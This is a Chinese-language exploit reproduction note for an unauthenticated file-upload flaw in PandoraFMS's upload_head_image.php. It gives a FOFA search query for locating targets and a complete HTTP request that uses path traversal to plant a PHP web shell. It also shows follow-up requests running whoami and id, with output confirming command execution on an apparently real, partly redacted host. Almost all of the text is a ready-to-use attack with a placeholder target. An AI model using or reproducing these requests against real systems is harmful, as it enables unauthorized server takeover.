P6-1PandoraFMS-监控软件-文件上传

漏洞描述：

PandoraFMS upload_head_image.php 接口处存在未授权文件上传漏洞，攻击者可上传恶意木马获取服务器权限。

网站图片：

网络测绘：

fofa语法：


FOFA：app="PANDORAFMS-产品"

漏洞复现：

payload：

```
POST /pandora_console/enterprise/meta/general/upload_head_image.php?up=true HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Up-Filename: ../../../../../../../../../../var/www/html/pandora_console/extensions/rce.php
Accept-Encoding: gzip
Connection: close

<?php system($_REQUEST['c']); ?>
```

效果图:
接上传一句话




```
POST /pandora_console/enterprise/meta/general/upload_head_image.php?up=true HTTP/1.1
Host: [redacted]249:8484
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Up-Filename: ../../../../../../../../../../var/www/html/pandora_console/extensions/rce.php
Accept-Encoding: gzip
Connection: close

<?php system($_REQUEST['c']); ?>
```

```
HTTP/1.1 200 OK
Date: Fri, 08 Dec 20
Server: Apache/2.4.6
X-Frame-Options: SAM
X-Powered-By: PHP/7.
Set-Cookie: PHPSESSI
Expires: Thu, 19 Nov
Cache-Control: no-st
Pragma: no-cache
Connection: close
Content-Type: text/h
Content-Length: 4

done
```

RCE

```
GET /pandora_console/extensions/rce.php?c=whoami HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Accept-Encoding: gzip
Connection: close
```



```
GET /pandora_console/extensions/rce.php?c=id HTTP/1.1
Host: [redacted]249:8484
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Accept-Encoding: gzip
Connection: close

```

```
HTTP/1.1 200 OK
Date: Fri, 08 Dec 2023 19:56
Server: Apache/2.4.6 (CentOS
X-Frame-Options: SAMEORIGIN
X-Powered-By: PHP/7.2.16
Connection: close
Content-Type: text/html; cha
Content-Length: 48

uid=48(apache) gid=48(apache

```